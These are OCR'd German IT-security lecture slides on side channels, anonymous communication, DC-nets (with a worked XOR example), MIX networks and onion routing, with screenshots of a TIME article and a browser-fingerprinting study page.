
Seitenkanal (side channel)

Kommunikationskanal, der nicht für Kommunikation gedacht ist

Erläuterungen: Seitenkanäle

- Viele Möglichkeiten von Informationeflüssen
  - auf Variablen
  - Zeitverhalten
    - Wenn das Zeitverhalten eines Programms von der Eingabe abhängt, dann existiert ein Informationsfluss für jeden Beobachter, der Zeit messen kann
- Generelle Basis: gemeinsame Ressourcen (z.B. locks)
  - Wenn Verfügbarkeit von Sperren (locks) von der Eingabe anhängt, dann existiert Informationsfluss für jeden Beobachter, die die Sperre abfragen kann
- Weitere Beispiele: Übertragungsraten, Paging Traffic, Energieverbrauch, Fehlermeldungen, ...
- Seitenkanal (side channel) = Kommunikationskanal, der nicht für Kommunikation gedacht ist
- verdeckter Kanal (covert channel) = absichtlich genutzter Seitenkanal


Firefox
www.time.com/time/magazine/article/0,9171,970860,00.ht
And Bomb The Anchovies - TIME
Current subscribers for full access. Not a TIME subscriber? .
And Bomb The Anchovies
By DAVID ELLIS;PAUL GRAY/ Monday, Aug. 13, 1990
More on TIME.com
The 2012 TIME 100
The Most Influential Places in
PRINT
EMAIL
REPRINTS
SHARE
Tweet
Delivery people at various Domino's pizza outlets in and around Washington claim that they have learned to anticipate big news baking at the White House or the Pentagon by the upsurge in takeout orders. Phones usually start ringing some 72 hours before an official announcement. "We know," says one pizza runner. "Absolutely. Pentagon orders doubled up the night before the Panama attack; same thing happened before the Grenada invasion." Last Wednesday, he adds, "we got a lot of orders, starting around midnight. We figured something was up." This time the big news arrived quickly: Iraq's surprise invasion of Kuwait.
...
Most Popul
MOST READ
1. The 100
2. The 10 B
3. The Secr Colombi
4. Meet the Service A
5. The Billi Downtow
6. In Syria, Terrorist
7. 'Healthy' Weigh In
8. Democra
9. 50 Best i
10. Did Etan Parentin
More News fi


Study on Browser Fingerprintin
https://browser-fingerprint.cs.fau.de
Study
Registration
Statistics
FAQs
Browser Fingerprinting
Is your digital fingerprint unique and trackable?
Participate in a scientific study and find out!
Participate in the study
How participation works
User recognition
Without your knowledge or consent, you can be recognized by your browser's fingerprint. This is due to the unique combination of up to hundreds of attributes
Cookieless tracking
Unlike cookies, browser fingerprinting does not require any data to be stored to recognize users. The characteristics of the browser can
Privacy research
In our study, we collect browser characteristics for research purposes. With your participation, you support privacy-oriented research on Web privacy.

Abhilfe?

- unterscheidbare Aktionen ununterscheidbar machen!

- Ist nicht kostenlos (Performanz), Konflikt zu Verfügbarkeit

Abhilfe?

- Es gibt kein universelles Gegenmittel
  - Überall, wo gemeinsame Ressourcen existieren, existieren Seitenkanäle
- Abhilfe: unterscheidbare Aktionen ununterscheidbar machen
  - Zeitverhalten vom Input entkoppeln (dummy-Operationen einfügen)
  - Entkoppeln von Konsumenten von gemeinsamen Ressourcen (z.B. durch feste Zugriffszeiten)
  - Programmpfade bei Fallunterscheidungen vom Zeitverhalten angleichen
  - “Traffic Scrubbing” (Normalisierung von Netzwerkverkehr)
- Ist nicht kostenlos (Performanz), Konflikt zu Verfügbarkeit

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 3 Anonymität und Privatspäre (Privacy)

Lektion 3: Anonymität und anonyme Kommunikation

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
  - Lektion 1: Identität und Privatsphäre
  - Lektion 2: Informationsflusskontrolle und Seitenkanäle
  - Lektion 3: Anonymität und anonyme Kommunikation
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Anonyme Kommunikation

Erläuterungen

- Metadaten müssen manchmal auch geheim bleiben.
  - Wer hat mit wem kommuniziert?
  - Wer war wo in Behandlung?
- In einem Kontext, in dem Parteien über Nachrichten (messages) kommunizieren:
  - Confidentiality = message content secrecy.
  - Anonymity = message source (or destination) secrecy.

DC-Netz

- von David Chaum, 1988
- unbeobachtbares Empfangen durch Verteilung der Nachrichten
- Senden und Empfangen erfolgt anonym


MIX-Verfahren

- von David Chaum, 1981
- Kommunikationsbeziehung wird verborgen
- Verhindert Verkettbarkeit zwischen Sender und Empfänger

Erläuterungen


- zwei prinzipielle Realisierungsvarianten von anonymer Kommunikation
- DC-Netz: kryptographisches Verfahren in einem broadcast-Netz
- MIX: Netzknoten, die Verkettbarkeit von Sender und Empfänger aufbrechen

DC-Netz




Erläuterungen

- In einem kleinen Netz, das nur aus drei Personen besteht, möchte Alice anonym eine Nachricht versenden.
- Netz ist ein Broadcast-Netz: alle hängen am gleichen „Bus“, alle sehen eine gesendete Nachricht gleichzeitig
  - Zu jedem Zeitpunkt kann immer nur ein Teilnehmer senden – Kollisionserkennung und -auflösung nötig
  - Erfordert Synchronisierung der Teilnehmer: Runden
- Austausch zufälliger Schlüssel (One-Time-Pad) in jeder Runde
  - Kommunikationspartner vereinbaren paarweise geheime Schlüssel



Schlüsselgraph



Echte Nachricht von Alice	00110101
Schlüssel mit Bob	00101011
Schlüssel mit Charlie	00110110
Summe	00101000

→ A sendet 00101000

Leere Nachricht von Bob	00000000
Schlüssel mit Alice	00101011
Schlüssel mit Charlie	01101111
Summe	01000100

→ B sendet 01000100


Leere Nachricht von Charlie	00000000
Schlüssel mit Alice	00110110
Schlüssel mit Bob	01101111
Summe	01011001

→ C sendet 01011001

Summe ≙ Echte Nachricht von A: 00110101

Erläuterung


- Sicherheitseigenschaft:
- Sender einer Nachricht ist innerhalb Gruppe, die durch zusammenhängenden Schlüsselgraphen gebildet wird, perfekt anonym
- d. h. Angreifer, der DC-Netz beobachtet kann keine neuen Informationen über den Sender einer Nachricht erfahren (siehe nächste Folie)



Schlüssel Alice-Bob=?
?
Alice
Bob
Angreifer
0
0
0
0
1

Erläuterungen

- Ist das DC-Netz tatsächlich perfekt anonym?
- Neue Ausgangssituation: Ein Teilnehmer unseres kleinen DC-Netzes ist nun ein Angreifer
- Angreifer weiß/kennt:
  - Er hat eine Leernachricht gesendet
  - Schlüssel mit Bob
  - Schlüssel mit Alice
  - Die gesendete Nachricht lautet „1“
  - Bob hat eine 0 geschickt
  - Alice hat eine 0 geschickt
- Angreifer weiß im Prinzip alles, außer der Information, von wem die Nachricht stammt und er kennt nicht den Schlüssel den Alice und Bob geheim miteinander ausgetauscht haben.
- Kann der Angreifer herauskriegen, ob Alice die 1 gesendet hat?

Zwei mögliche Szenarien





Erläuterungen linker Fall

- Annahme: Der Schlüssel zwischen Alice und Bob lautet „0“:
- Für Alice gilt dann für die lokale Summe:
  - (Ihre Nachricht + Schlüssel mit Bob + Schlüssel mit Angreifer)
  - = lokale Summe
  - Also: ? + 0 + 1 = 0
  - Daraus folgt: Ihre Nachricht ist eine „1“.
- Für Bob gilt dann für die lokale Summe:
  - (Seine Nachricht + Schlüssel mit Alice + Schlüssel mit Angreifer)
  - = lokale Summe
  - Also: ? + 0 + 0 = 0
- Daraus folgt: Seine Nachricht ist eine „0“.
- Ist der Schlüssel Alice-Bob = 0 so stammt die Nachricht von Alice


Erläuterung rechter Fall

- Annahme: Der Schlüssel zwischen Alice und Bob lautet „1“:
- Für Alice gilt dann für die lokale Summe:
  - (Ihre Nachricht + Schlüssel mit Bob + Schlüssel mit Angreifer)
  - = lokale Summe
  - Also: ? + 1 + 1 = 0
- Daraus folgt: Ihre Nachricht ist eine „0“.
- Für Bob gilt dann für die lokale Summe:
  - (Seine Nachricht + Schlüssel mit Alice + Schlüssel mit Angreifer)
  - = lokale Summe
  - Also: ? + 1 + 0 = 0
- Daraus folgt: Seine Nachricht ist eine „1“.
- Ist der Schlüssel Alice-Bob = 1 so stammt die Nachricht von Bob


Fazit

- Die Informationen haben dem Angreifer nicht geholfen! Da er den Schlüssel zwischen Alice und Bob nicht kennt ist es immer noch eine 50:50-Chance ob die Nachricht von Alice oder von Bob stammt.
- Perfekte Anonymität, analog zur informationstheoretischer Sicherheit bei one-time-pad

MIX-Knoten


Genügend viele Nachrichten von genügend vielen Absendern?
Eingabe-nachrichten
Wiederholung ignorieren
Eingabe-nachrichten puffern
?
Umkodieren
Umsortieren
Ausgabe-nachrichten

MIX-Netz



Erläuterungen

- Grundidee:
  - Nachrichten in einem „Schub“ sammeln, Wiederholungen ignorieren, umkodieren, umsortieren und gemeinsam ausgeben
  - Alle Nachrichten haben die gleiche Länge
  - Mehr als einen Mix verwenden
  - Wenigstens ein Mix darf nicht angreifen
- Umsortieren ist wichtig. Sonst ist wohl die erste Nachricht die reinkam auch die erste Nachricht die rauskommt.
- Auch die Anpassung der Längen auf die längste Nachricht ist wichtig, da sonst ebenfalls eine Zuordnung der Nachrichten möglich wäre.
- Mehr als einen Mix verwenden, da man sonst davon abhängig ist, dass dieser Mix auch tatsächlich funktioniert und vertrauenswürdig ist.
- Wiederholungen müssen ignoriert werden, da diese für den Beobachter als identisch erkennbar und herausfilterbar sind.
- Ein Mix ermöglich entweder Senderanonymität, oder Empfängeranonymität oder Sender- und Empfängeranonymität.

Onion Routing

$c_i(...)$: Verschlüsselungsfunktion für Mix i

→ jeder kann den öffentlichen Schlüssel c_i verwenden


$d_i(...)$: private Entschlüsselung von Mix i


→ nur Mix i kann entschlüsseln

A_i: Adresse von Mix i


r_i : Zufallszahl (verbleibt im Mix, wird „weggeworfen“)

M: (verschlüsselte) Nachricht für Empfänger (inkl. seiner Adresse)







Öffentlicher Schlüssel von Mix3



